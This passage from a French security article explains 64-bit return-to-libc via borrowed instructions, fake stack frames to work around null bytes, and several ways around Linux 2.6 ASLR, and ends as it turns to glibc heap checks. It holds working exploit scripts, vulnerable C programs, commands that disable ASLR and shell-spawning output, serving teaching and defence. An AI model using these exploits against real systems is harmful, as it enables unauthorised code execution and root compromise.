(gdb) x/s 0x0002aaaaabc3000+0x1159e2
0x2aaaaacd89e2 <in6addr_loopback+12690>:        "/bin/sh"
```

Obtenir l'adresse du symbole system() est immédiat :

```
(gdb) x/i system
0x2aaaaabfda10 <system>:        mov    %rbp,0xfffffffffffffff8(%rsp)
```

Forts de nos adresses que nous sommes en mesure de placer sur la pile grâce au débordement de mémoire, nous devons maintenant placer celle de "/bin/sh" dans %rdi, et celle de system() dans n'importe quel autre registre, suivi d'un appel/saut vers ce registre. En pseudo-assembleur, ça donne (les 2 pop étant interchangeables) :


```
pop %rdi
pop reg
call *reg
```

On trouve une telle suite d'instructions en 0x2aaaaac8c5ce :

```
(gdb) x/3i 0x2aaaaac8c5ce
0x2aaaaac8c5ce <clone+110>:    pop    %rax
0x2aaaaac8c5cf <clone+111>:    pop    %rdi
0x2aaaaac8c5d0 <clone+112>:    callq  *%rax
```

Il nous reste alors à construire la pile telle que décrite sur la figure 1.

Figure 1 *Organisation de la pile pour « emprunter » du code*



Détaillons ce qui se passe quand on quitte la fonction `vuln` après le débordement. L'instruction `leave` ramène `%rbp` et `%rsp` sur l'adresse de retour. Le `ret` final fait pointer le registre d'instructions sur la séquence `pop/pop/call`. Le premier `pop` place l'adresse de la fonction `system()` dans le registre `%rax`. Le second met l'adresse de la chaîne `"/bin/sh"` dans le registre `%rdi`. Enfin, le `call *%rax` est exécuté, ce qui revient à appeler la fonction `system()` :

```
$ cat exploit.py
#!/usr/bin/env python
import struct, sys
padd = 'A'*520
popret = "\xce\xc5\xc8\xaa\xaa\x2a\x00\x00"
system = "\x10\xda\xbf\xaa\xaa\x2a\x00\x00"
binsh =  "\xe2\x89\xcd\xaa\xaa\x2a\x00\x00"
buff = padd + popret + system + binsh
sys.stdout.write( buff )
$ ./exploit.py > buf
$ cat buf - |./vuln1
ps fx
...
30515 pts/9    Ss     0:00  \_ -bash
30676 pts/9    S+     0:00      \_ cat buf -
30677 pts/9    S+     0:00      \_ ./vuln1
30678 pts/9    R+     0:00          \_ /bin/sh
30679 pts/9    R+     0:00              \_ ps fx
...
```

L'exploit fonctionne :) Attention toutefois, nous avons fait cela dans des conditions de rêves, i. e. sans randomisation, et sans problème d'octets nuls (0x00). Chaque chose en son temps...

Acte II : le caractère de fin de chaîne 0x00

Le programme précédent est idéal en particulier parce que l'emploi de la fonction `read()` règle le problème du caractère 0x00 dans les adresses. Comme vous avez pu le constater, les adresses de la pile ont les 2 octets de poids forts à 0x00 et, pire, dans la zone `.text` ou dans le tas, ce sont 5 octets qui sont à 0.

Pour contourner cette difficulté, nous allons sortir du cadre habituel de notre programme « type » à vocation pédagogique, et voir un peu plus loin. Tout d'abord, on modifie le programme vulnérable en remplaçant le `read()` par un `strcpy()`. Même si *dans la vraie vie*, un tel `strcpy()` est maintenant rare, il traduit bien la gestion des chaînes de caractères, les programmes recopiant eux-mêmes les chaînes en s'arrêtant sur le caractère de fin de chaîne. Ici, la fonction `read_input()` lit le contenu d'un fichier, mais il pourrait de la même manière s'agir de la lecture d'un paquet venant du réseau ou... bref, tout ça pour dire qu'on trouve quelque part en mémoire le buffer *complet* avec les octets 0x00, même si la copie ne les dépasse pas.

```
$ cat vuln2.c
int vuln(char *src)
{
    char dst[512];
    strcpy(dst, src);
    return 0;
}

int read_input(char *filename)
{
    int fd;
    char buf[1024];

    memset(buf, 0, sizeof(buf));
    printf ("Hello ... [buf=%p]\n", buf);
    fd = open(filename, O_RDONLY);
    while( read(fd, buf, sizeof(buf) ) > 0 )
            vuln(buf);
    close(fd);
    printf("Bye bye ...\n");
    return 0;
}

main(int argc, char **argv)
{
    read_input(argv[1]);
}
```

Nous allons donc raisonner comme dans la vraie vie à partir de ce petit programme simpliste. En fait, notre problème vient de ce que le `strcpy()` ne recopie pas intégralement notre shellcode, car ce dernier contient des octets 0x00. Quels sont nos éléments ?


1. Notre shellcode est dans l'espace mémoire du processus, avec ses octets 0x00, même s'il n'est pas recopié *intégralement* là où nous le désirons.
2. Notre débordement nous donne un contrôle complet uniquement sur le registre `%rbp` (*base pointer*).

Puisque nous ne pouvons amener notre shellcode où nous le voulons, nous allons amener le programme à trouver notre shellcode :) Pour y parvenir, nous créons une fausse *frame*, qui nous conduira vers le shellcode au coup suivant.

Comme dans le cas précédent, le décalage entre le début du buffer `dst` et le registre `%rbp` est de 512 octets. Il nous reste à obtenir l'adresse du buffer, et là, nous trichons, car le programme vulnérable l'affiche :

```
$ perl -e 'print "A"x511' > buf
$ ./vuln2 buf
Hello ... [buf=0x7fffffffe4b0]
Bye bye ...
```

Figure 2 *Construction du buffer pour écraser le registre %rbp sauvegardé, et fournir une fausse stack frame*



Nous devons donc amener le registre `%rbp` quelque part dans le buffer situé en 0x7fffffffe4b0. Or, les 512 premiers octets de ce buffer nous servent à atteindre la sauvegarde de `%rbp` dans `vuln()`. Ensuite, les 8 octets suivants correspondent à la valeur qu'on écrase (le `%rbp`). On peut donc placer nos informations à partir de cet emplacement, en 0x7fffffffe4b0+512=0x7fffffffe6b0.

Une fois le `leave` de `vuln()` exécuté, `%rbp` vient pointer dans notre buffer. Lors du `ret` de `vuln()`, le registre `%rip` retourne dans la fonction appelante, i. e. `read_input()`. Le problème est que toute référence à une variable locale se fait relativement au registre `%rbp`, et leur manipulation peut alors conduire à des comportements plus ou moins erratiques. Dans notre cas, le seul code impacté est :

```
(gdb) disass read_input
...
0x00000000004006a9 <read_input+133>:    mov    0xfffffffffffffffc(%rbp),%edi
0x00000000004006ac <read_input+136>:    mov    $0x0,%eax
0x00000000004006b1 <read_input+141>:    callq  0x400528 <close@plt>
...
0x00000000004006ca <read_input+166>:    leaveq
0x00000000004006cb <read_input+167>:    retq
```

Le `close()` sera effectué sur le *file descriptor* 0x41414141, ce qui ne nous dérange nullement. Ensuite, lorsque nous exécutons le `leave`, on ne bouge pas en fait :

```
(gdb) x/g $rbp
0x7fffffffe680: 0x00007fffffffe680
```

On constate que le `%rbp` sauvegardé pointe sur le `%rbp` courant (les 2 adresses sont les mêmes), comme nous le voulions. Juste au-dessus, nous avons les opcodes empruntés :

```
(gdb) x/4g $rbp
0x7fffffffe680: 0x00007fffffffe680       0x00002aaaaac8c5ce
0x7fffffffe690: 0x00002aaaaabfda10       0x00002aaaaacd89e2
```

Notre *stack frame* est en place, il ne nous reste qu'à attendre le prochain `ret` pour que le shellcode soit exécuté :

```
$ cat expl2.py
#!/usr/bin/env python
import struct, sys


padding = 'A'*512
fakerbp = "\xb0\xe6\xff\xff\xff\x7f\x00\x00"  # returns on padding2
popret  = "\xce\xc5\xc0\xaa\xaa\x2a\x00\x00"
system  = "\x10\xda\xbf\xaa\xaa\x2a\x00\x00"
binsh   = "\xe2\x89\xcd\xaa\xaa\x2a\x00\x00"

buff = padding + fakerbp + popret + system + binsh
sys.stdout.write( buff )

$ ./expl2.py > buf
$ ./vuln2 buf
Hello ... [buf=0x7fffffffe4b0]
Bye bye ...
```

Signalons que le `Bye bye` est affiché, ce qui montre bien que les dernières instructions de `read_input()` sont exécutées, et que c'est seulement lorsqu'on quitte cette fonction que le shellcode est exécuté.

Figure 3 *Organisation de la pile entre les fonctions pour traiter le cas des octets 0x00*



Sur processeur 32 bits, quand on utilise ce genre de technique, on doit faire attention à la manière dont la pile est gérée. En 64 bits, c'est beaucoup moins vrai étant donné que la pile ne contient plus les arguments des fonctions. Elle est donc plutôt statique. En revanche, les variables locales sont référencées relativement à `%rbp`, et il est donc nécessaire des les prendre en compte.

En outre, la technique présentée est assez complexe à mettre en œuvre, car elle exige une adresse exacte (celle pour le *fake* `%rbp`). Dans ce cas, nous avons doublement triché, d'une part pour l'obtenir, et, d'autre part, car cette adresse dépend de la pile, pour laquelle nous avions désactivé la randomisation.

Protections en mode noyau — ASLR

Les noyaux Linux 2.6 intègrent nativement, depuis la version 2.6.11rc2, un mécanisme de protection de la pile utilisateur appelé « *Address Space Layout Randomization* » (ASLR). Il consiste à rendre aléatoire une partie de l'espace d'adressage utilisateur.

Il s'agit cependant d'une sécurité toute relative souffrant de plusieurs défauts. L'ASLR implémentée dans les noyaux Linux par défaut gère, entre autres, la *randomisation* (nous appellerons ainsi l'aléa produit) de l'adresse de base de la pile (*stack_top*). D'autres sections sont également rendues aléatoires. De nombreux détails sur la structure de la mémoire (notamment sur les *Virtual Addresses*) et sur les mécanismes de protection noyau ont déjà fait l'objet d'un article dans un précédent numéro de MISC **[JT06]**. L'idée d'un tel mécanisme est de pallier les erreurs de développement en mode utilisateur via des mécanismes de protection placés en mode noyau. Il s'agit bien évidemment de rendre plus ardue l'exploitation de telles failles pour un attaquant. Le succès très important des *stack overflows* explique sans doute le choix de protéger l'adresse de base de la pile, afin de minimiser les surcharges.

Les limitations de cette protection permettent, dans bien des cas, de la contourner à moindre frais. Les exemples concernant ASLR présentés dans cet article ont été développés sur un noyau 2.6.17.1 avec une architecture Intel 32 bits. Pour se faire une première idée des changements dus à cette protection, il suffit d'analyser les adresses de chargement des sections du même processus lancé deux fois :

```
$ cat /proc/28232/maps
08048000-08049000 r-xp 00000000 fe:00 148160     srv
08049000-0804a000 rw-p 00001000 fe:00 148160     srv
0804a000-0806b000 rw-p 0804a000 00:00 0          [heap]
b7e82000-b7e83000 rw-p b7e82000 00:00 0
b7e83000-b7fab000 r-xp 00000000 03:04 49438      /lib/tls/libc-2.3.6.so
b7fab000-b7fb0000 r--p 00128000 03:04 49438      /lib/tls/libc-2.3.6.so
b7fb0000-b7fb2000 rw-p 0012d000 03:04 49438      /lib/tls/libc-2.3.6.so
b7fb2000-b7fb5000 rw-p b7fb2000 00:00 0
b7fce000-b7fd1000 rw-p b7fce000 00:00 0
b7fd1000-b7fe6000 r-xp 00000000 03:04 2031641    /lib/ld-2.3.6.so
b7fe6000-b7fe8000 rw-p 00014000 03:04 2031641    /lib/ld-2.3.6.so
bfaaa000-bfabf000 rw-p bfaaa000 00:00 0          [stack]
ffffe000-fffff000 ---p 00000000 00:00 0          [vdso]

$ cat /proc/28300/maps
08048000-08049000 r-xp 00000000 fe:00 148160     srv
08049000-0804a000 rw-p 00001000 fe:00 148160     srv
0804a000-0806b000 rw-p 0804a000 00:00 0          [heap]
b7e29000-b7e2a000 rw-p b7e29000 00:00 0
b7e2a000-b7f52000 r-xp 00000000 03:04 49438      /lib/tls/libc-2.3.6.so
b7f52000-b7f57000 r--p 00128000 03:04 49438      /lib/tls/libc-2.3.6.so
b7f57000-b7f59000 rw-p 0012d000 03:04 49438      /lib/tls/libc-2.3.6.so
b7f59000-b7f5c000 rw-p b7f59000 00:00 0
b7f75000-b7f78000 rw-p b7f75000 00:00 0
b7f78000-b7f8d000 r-xp 00000000 03:04 2031641    /lib/ld-2.3.6.so
b7f8d000-b7f8f000 rw-p 00014000 03:04 2031641    /lib/ld-2.3.6.so
bf98c000-bf9a2000 rw-p bf98c000 00:00 0          [stack]
ffffe000-fffff000 ---p 00000000 00:00 0          [vdso]
```

Les adresses en vert ci-dessus illustrent l'utilisation d'ASLR dans l'espace mémoire utilisateur. On constate d'emblée que les zones de code et données du binaire n'ont pas changé, tout comme le tas (les 3 premières lignes).

Le but d'une exploitation applicative est, la plupart du temps, de rediriger le flot d'exécution vers une charge utile placée en mémoire. Il n'est donc plus possible, en théorie, de spécifier directement une adresse sur laquelle rediriger l'exécution (typiquement en modifiant l'adresse de retour sauvegardée dans la pile). ASLR ne peut pas être désactivée lors de la compilation, mais est contrôlable pour l'ensemble des processus avec `sysctl` :

```
sysctl -w kernel.randomize_va_space=0
```

ou

```
echo "0" > /proc/sys/kernel/randomize_va_space
```

On peut aussi la désactiver en passant l'option `norandmaps` au noyau lors du *boot*. De plus, pour les processeurs sans MMU, c'est tout le temps désactivé).

L'époque où les adresses spécifiques pour chaque distribution étaient proposées dans les *exploits* semblait être révolue grâce à cette protection... ou pas :)

Contournement par bruteforce

La première idée de contournement de ce mécanisme qui vient à l'esprit est l'utilisation d'un *bruteforcer* d'adresses. Une première analyse du mécanisme semble montrer que cette approche laisse plus de chance que gagner au loto.

Le code correspondant dans le noyau se situe dans le fichier `linux/fs/binfmt_elf.c` :

```
#ifndef STACK_RND_MASK
#define STACK_RND_MASK 0x7ff            /* with 4K pages 8MB of VA */
#endif

static unsigned long randomize_stack_top(unsigned long stack_top)
{
        unsigned int random_variable = 0;
        if (current->flags & PF_RANDOMIZE) {
                        random_variable = get_random_int() & STACK_RND_MASK;
                        random_variable <<= PAGE_SHIFT;
        }
#ifdef CONFIG_STACK_GROWSUP
        return PAGE_ALIGN(stack_top) + random_variable;
#else
        return PAGE_ALIGN(stack_top) - random_variable;
#endif
}
```

Il est possible d'isoler trois principales étapes dans l'opération de *randomisation* :

`random_variable`, un entier non signé de 32 bits est obtenu grâce à la fonction `get_random_int()` avec :

- un masque logique de 0x7FF, passant ainsi l'aléa de 32 bits à 11 bits (0x7FF) ;
- un décalage vers la gauche de 12 bits (`PAGE_SHIFT`) sur `random_variable` est ensuite opéré ;
- `random_variable` est alors ajoutée ou retirée (en fonction du sens d'évolution de la pile) à l'adresse de base passée en argument à la fonction `randomize_stack_top`.

Ces opérations permettent finalement d'obtenir un espace d'adressage standard dans la pile en 0xBFXXXXXX.

La fonction `get_random_int()` (`linux/drivers/char/random.c`) est reprise du générateur pseudo-aléatoire servant à la pile IP du noyau.

```
unsigned int get_random_int(void)
{
  /*
   * Use IP's RNG. It suits our purpose perfectly: it re-keys itself
   * every second, from the entropy pool (and thus creates a limited
   * drain on it), and uses halfMD4Transform within the second. We
   * also mix it with jiffies and the PID:
   */
  return secure_ip_id(current->pid + jiffies);
}
```

À première vue, les facteurs d'aléa sont le PID du processus ainsi que le *jiffies*, c'est-à-dire un *timer* incrémenté chaque 1/250 de seconde, valeur modifiable lors de la compilation du noyau sous « *Timer frequency* » (voir `kernel/Kconfig.hz` ; quant à la macro HZ définissant la fréquence, voir `include/asm-i386/param.h`)

La fonction `secure_ip_id` prend en argument un entier non signé, ainsi qu'un élément aléatoire (`keyptr -> secret`). Celui-ci est renouvelé par une *work queue* du noyau, qui est exécutée environ tous les `REKEY_INTERVAL` (300*HZ) *jiffies*, soit environ toutes les 5 minutes (cf. le tableau `keyptr->secret` dans `drivers/char/random.c`).

La fonction `half_md4_ transform` est ensuite appelée :


```
__u32 secure_ip_id(__u32 daddr)
{
        struct keydata *keyptr;
        __u32 hash[4];

        keyptr = get_keyptr();
        hash[0] = daddr;
        hash[1] = keyptr->secret[9];
        hash[2] = keyptr->secret[10];
        hash[3] = keyptr->secret[11];

        return half_md4_transform(hash, keyptr->secret);
}
```


En résumé, **pour un PID fixe, les éléments d'aléa restent donc constants pendant un laps de temps suffisamment important pour envisager une attaque locale**. Il en résulte une valeur *hashée* identique en sortie de la fonction `half_md4_ transform` qui sera soustraite à la stack_top (cf. Fig. 4).

Figure 4 *Génération de la stack_top*



Cette particularité est forte intéressante dans le cas des exploitations locales, puisque les fonctions `exec*` remplacent le contexte du processus courant avec celui du processus appelé, sans changer le PID : *execve() does not return on success, and* **the text, data, bss, and stack of the calling process are overwritten by that of the program loaded. The program invoked inherits the calling process's PID**. Autrement dit, l'organisation de la mémoire change, pas le PID.

Figure 5 *Fenêtre des jiffies*



Il existe donc une fenêtre de quatre millisecondes entre l'exécution du processus appelant (l'exploit) et l'exécution du processus appelé (le programme vulnérable) pendant laquelle la stack_top générée sera identique pour les deux processus. En récupérant l'adresse du registre `esp` appelant (via la fonction `get_esp()`), et en l'utilisant par rapport à l'adresse relative du processus appelé, il est alors possible de fixer une adresse de retour valide :

```
int get_esp()
{
        asm ( "mov %esp, %eax" );
}
```

La fenêtre temporelle est largement suffisante dans de nombreux cas concrets d'exploitation locale. Il faudra cependant parfois automatiser la tâche en répétant l'attaque afin de se « synchroniser » avec le jiffies et le `secret` aléatoire si le processus appelé s'exécute en fin de période :

```
$ ./brute_force.sh
*****************************
*  Brute force Addr finder  *
*****************************
        exploiting with addr [ 0xbf9698d8 ] ...
./brute_force.sh: line 15:  8710 Erreur de segmentation  ./exploit $i
        exploiting with addr [ 0xbff99708 ] ...
./brute_force.sh: line 15:  8711 Erreur de segmentation  ./exploit $i
        exploiting with addr [ 0xbff29698 ] ...
./brute_force.sh: line 15:  8714 Erreur de segmentation  ./exploit $i
        exploiting with addr [ 0xbfbf8368 ] ...
./brute_force.sh: line 15:  8715 Erreur de segmentation  ./exploit $i
        exploiting with addr [ 0xbfe2f5a8 ] ...

sh-3.1$
```

« Protection » avez-vous dit ?

Les utilisateurs locaux peuvent récupérer des informations *procfs* concernant **tous** les processus lancés. Or, l'adresse de base de la pile d'un processus courant est également disponible...

Les programmes dont le temps d'exécution est suffisamment long ne sont donc pas protégés contre les attaques locales. En revanche, les démons peuvent poser des problèmes, car ils *fork()ent* souvent pour chaque nouveau client. L'adresse de base de la pile ne nécessite pas de *bruteforce* et l'adresse exacte d'un buffer contenant un shellcode peuvent être directement obtenues à partir de l'*offset* du buffer par rapport à la base de la pile ([Adresse de base] – offset).

Voici l'exemple d'un simple programme retournant l'adresse d'un buffer de sa pile :

```
# ./buff_addr_in_stack
        addr = 0xBFE68EC0
        Sleeping... : Retrieve my base stack address now
```

L'adresse de base de la pile de ce processus est alors récupérée (un exemple complet est disponible en **[STS]**) :

```
# cat /proc/5254/stat | awk '{ print $28 }'
3219558240

# hex 3219558240
0xBFE68F60
```

L'offset du buffer par rapport à l'adresse de base de la pile est donc (0xBFE68F60 – 0xBFE68EC0) = 0xA0. Il sera donc dorénavant possible de fournir une adresse de retour valide à chaque exécution avec (stack_top – 0xA0).

Cette technique permet de localiser l'adresse relative (offset par rapport au stack_top) d'un buffer contenu dans la pile. Par ce biais, il est possible de retourner directement dans un shellcode placé dans la pile. Selon les cas d'utilisation, il peut être possible de contrôler un buffer localisé dans une autre section (tas, bss...). Dans ce cas de figure, l'attaquant cherchera en général à copier un shellcode dans une section non randomisée, puis réécrira l'adresse de retour dans la pile (*saved EIP*) avec l'adresse du buffer contenant le shellcode.

La condition préalable à la récupération de l'adresse de base de la pile est une exécution suffisamment longue afin d'interroger procfs entre l'exécution du processus et le déclenchement du débordement. Il doit être cependant possible de retarder l'exécution du programme vulnérable en redirigeant la sortie standard, par exemple, sur un descripteur de fichier bloqué. Il suffirait alors de le débloquer après la récupération des informations de procfs. Il ne vaut alors mieux pas que le débordement ait lieu uniquement via les *argv[]* :)

Contournement par sauts sur les registres

La pile est la seule section dont l'adresse de base est rendue aléatoire. Il est donc toujours possible de sauter de façon fiable dans d'autres sections, notamment dans la `.text`. Les registres (`e(a|b|c|d)x`, `esp`, `ebp`...) contiennent souvent des pointeurs vers les buffers. Pour la copie d'une chaîne de caractères, par exemple, le registre `eax`, qui sert de valeur de retour à toutes les fonctions, contiendra un pointeur sur le buffer destination : « *The strcpy() and strncpy() functions return a pointer to the destination string* ».

S'il n'est pas modifié jusqu'au retour de la fonction, il pourra donc servir à retourner sur le buffer contenant le shellcode. L'objectif est de trouver une instruction équivalente dans une des sections : `jmp %eax`, `call %eax`, etc.

L'utilisation des outils développés pour cet article (*Linux Memory Tools*), disponibles en **[LMT]**, permet d'automatiser cette tâche en spécifiant les opcodes recherchés en mémoire.

Reprenons un exemple simple de l'édition 2004 de <PUB> l'excellent Challenge-SecuriTech **[STECH]** </PUB> :

```
void here_is_the_bug(pbrowser Browser) /* Exemple SecuriTech 2004 */
{
        /* Faille à exploiter pr le niveau */
        char buffer[150];
        if(Browser->UserAgent != NULL)
        {
                strcpy(buffer,Browser->UserAgent);
        }
}
```

Il est difficile de présenter une fonction vulnérable plus ludique. `strcpy` est située en fin de fonction. Il y a donc fort à parier que le registre `eax` contienne l'adresse du buffer :

```
0x08048574 <here_is_the_bug+0>:  push   %ebp
0x08048575 <here_is_the_bug+1>:  mov    %esp,%ebp
0x08048577 <here_is_the_bug+3>:  sub    $0xb8,%esp
0x0804857d <here_is_the_bug+9>:  mov    0x8(%ebp),%eax
0x08048580 <here_is_the_bug+12>: cmpl   $0x0,0x8(%eax)
0x08048584 <here_is_the_bug+16>: je     0x804859e <here_is_the_bug+42>
0x08048586 <here_is_the_bug+18>: mov    0x8(%ebp),%eax
0x08048589 <here_is_the_bug+21>: mov    0x8(%eax),%eax
0x0804858c <here_is_the_bug+24>: mov    %eax,0x4(%esp)
0x08048590 <here_is_the_bug+28>: lea    0xffffff58(%ebp),%eax
0x08048596 <here_is_the_bug+34>: mov    %eax,(%esp)
0x08048599 <here_is_the_bug+37>: call   0x80484a0 <strcpy@plt>
0x0804859e <here_is_the_bug+42>: leave
0x0804859f <here_is_the_bug+43>: ret

Breakpoint 1, here_is_the_bug (Browser=0x804a008) at srv.c:30
30                      strcpy(buffer,Browser->UserAgent);

(gdb) print &buffer
$10 = (char (*)[150]) 0xbffdd670

(gdb) c
Continuing.
Breakpoint 2, here_is_the_bug (Browser=0x804a008) at srv.c:32

(gdb) info registers
eax            0xbffdd670       -1073883536
...
eip            0x804859e        0x804859e <here_is_the_bug+42>
...
```

L'hypothèse est effectivement vérifiée : le registre `eax` contient l'adresse 0xbffdd670 qui n'est autre que celle du buffer de la fonction `here_is_the_bug`. Notons également qu'`esp` n'est qu'à quelques octets du shellcode (0xbffdd660). Plusieurs méthodes sont donc disponibles afin de retourner dans le shellcode sans en connaître l'adresse. Illustrons l'utilisation d'un saut vers l'adresse contenue dans le registre `eax`.

Le script `opcode_full_memory_finder.py` de **[LMT]** permet de rechercher une suite d'opcodes en mémoire d'un processus donné. Les opcodes correspondant à l'instruction `call %eax` sont 0xFFD0 :

```
$ ./opcode_full_memory_finder.py ffd0 28300
0xffd0 OPCODE(s) found at 0x8048bd3 in srv  !
0xffd0 OPCODE(s) found at 0xb7e3ecd0 in /lib/tls/libc-2.3.6.so  !
0xffd0 OPCODE(s) found at 0xb7f77883 !
0xffd0 OPCODE(s) found at 0xb7f836f9 in /lib/ld-2.3.6.so  !
-- end --
```

La première occurrence trouvée en mémoire est située dans la section .text, nous permet alors de rediriger le flot d'exécutions de façon concluante :

```
./exploit_srv
        Trying "call %eax" address : 0x08048bd3

Linux lapt41p 2.6.17.1 i686 GNU/Linux
uid=0(root) gid=0(root)
```

D'autres méthodes similaires permettent d'exploiter une pile sans fournir l'adresse de la charge utile. Citons, entre autres :

- les ret2ret, consistant à refaçonner la pile avec de multiples bouclages sur l'instruction ret de façon à retourner sur une adresse de la pile pointant sur le shellcode ;
- les ret2esp, dans des cas très isolés où il est par exemple possible de stocker un entier (ou au minimum un *short*) dans une section non randomisée afin de sauter dessus L'objectif peut être, par exemple, de placer dans ce buffer la valeur entière 58623, dont l'équivalent en mémoire sera 0xFFE4. Ces opcodes correspondent à un jmp %esp.

Cette méthode relève plus d'un numéro d'acrobatie que d'une technique générique, car il est fréquent de trouver ces opcodes en mémoire :

```
$ ./opcode_full_memory_finder.py FFE4 10991
0xFFE4 OPCODE(s) found at 0x80d49fd in /bin/bash  !
0xFFE4 OPCODE(s) found at 0xb7c39fa7 in /lib/tls/libnsl-2.3.6.so  !
(...)
0xFFE4 OPCODE(s) found at 0xffffe777 in [vdso]  !
```

Cette technique, grâce à l'utilisation de sections souvent moins variables au niveau de l'adressage que les « anciennes » piles classiques, permettent finalement de fiabiliser les exploitations. La présentation **[STS]**, présentée au congrès CCC en décembre 2005 fournit certains exemples supplémentaires.

Pourquoi remettre à demain... ce que l'on peut faire le surlendemain ?

L'implémentation d'ASLR dans les noyaux Linux souffre de nombreuses lacunes (problème sur la méthode de génération de l'aléa, multiples moyens de contournements, inefficacité sur les failles locales...). Contrairement à ce qu'il est possible de lire à ce sujet, cette « protection » n'empêchera pas les exploitations massives telles que les vers ou les *script kiddies*. Les failles dans la pile, locales et distantes, peuvent continuer à être exploitées presque aussi simplement qu'avant.

Plusieurs solutions sont offertes à un attaquant :

- Pour les exploitations locales :
  - l'utilisation de la technique de « bruteforce » en replaçant le contexte du processus pour les exécutions courtes, dont l'intervalle est trop court pour récupérer la stack_top ;
  - la récupération directe de la stack_top via procfs pour les exécutions plus « longues ». Après récupération de l'adresse de base, l'offset connu d'un buffer de la pile permet de sauter directement dedans.
- Pour les exploitations distantes :
  - l'utilisation de sauts sur des instructions placées dans des sections non randomisées ;
  - la possibilité de placer un shellcode dans une section (non randomisée) afin d'en connaître l'adresse.

Plusieurs corrections viendraient apporter du crédit à cette protection, notamment :

- un générateur d'aléa plus fiable, renouvelé à chaque appel ;
- une randomisation de l'ensemble des sections ;
- l'impossibilité aux utilisateurs d'accéder aux informations des processus ne leur appartenant pas.

Autant alors utiliser des patches éprouvés tels que PaX (ou GrSecurity). Laissons le mot de la fin à **[ASR]** :

> stack randomization (and other VM randomizations) are not a tool against local attacks (which are much easier and faster to brute-force) or against targeted remote attacks, but mainly a tool to degrade the economy of automated remote attacks.

Les protections en mode utilisateur

La glibc, avant et maintenant

Il y a encore peu de temps, l'exploitation des *Heap Overflow* sous GNU/Linux via la construction de faux en-têtes de *chunks* libres était encore facile. Depuis les versions 2.3.x de la glibc, l'allocateur de mémoire dynamique de l'espace utilisateur n'est plus celui de Doug Lea. Un nouvel allocateur, ptmalloc de Wolfram Gloger **[GLOGER]**, fondé sur celui de Doug Lea et particulièrement adapté au multithreading, a fait son apparition.

Il semblerait que depuis ce changement, les développeurs de la glibc aient décidé de prendre en considération la corruption de chunk par débordement dans le tas. Ainsi de nombreuses vérifications sont venues se greffer au code originel de ptmalloc afin de rendre l'exploitation des heap overflows vraiment complexe.

Depuis août 2003 (révision 1.113, par exemple dans les glibc 2.3.2 des Debian stables), lorsqu'un bloc était corrompu, on commençait à voir apparaître un petit message : free(): invalid pointer.

Mais ceci n'empêchait pas l'exploitation. Les choses sérieuses ont réellement commencé à partir d'août 2004 où nous retrouvons des commentaires révélateurs dans le *changelog* de la glibc **[GLIBC]**, tels que :

```
(unlink): Print error message and eventually terminate in case list is corrupted
(_int_free): Add inexpensive double free and memory corruption tests
```

Ou encore des choses rigolotes dans le code :

```
/* Little  security check which won't hurt  performance: the allocator
never wrapps around at the end  of the address space. Therefore we can
exclude some  size values  which might appear  here by accident  or by
"design" from some intruder. */
```

Tour d'horizon de la sécurisation de ptmalloc

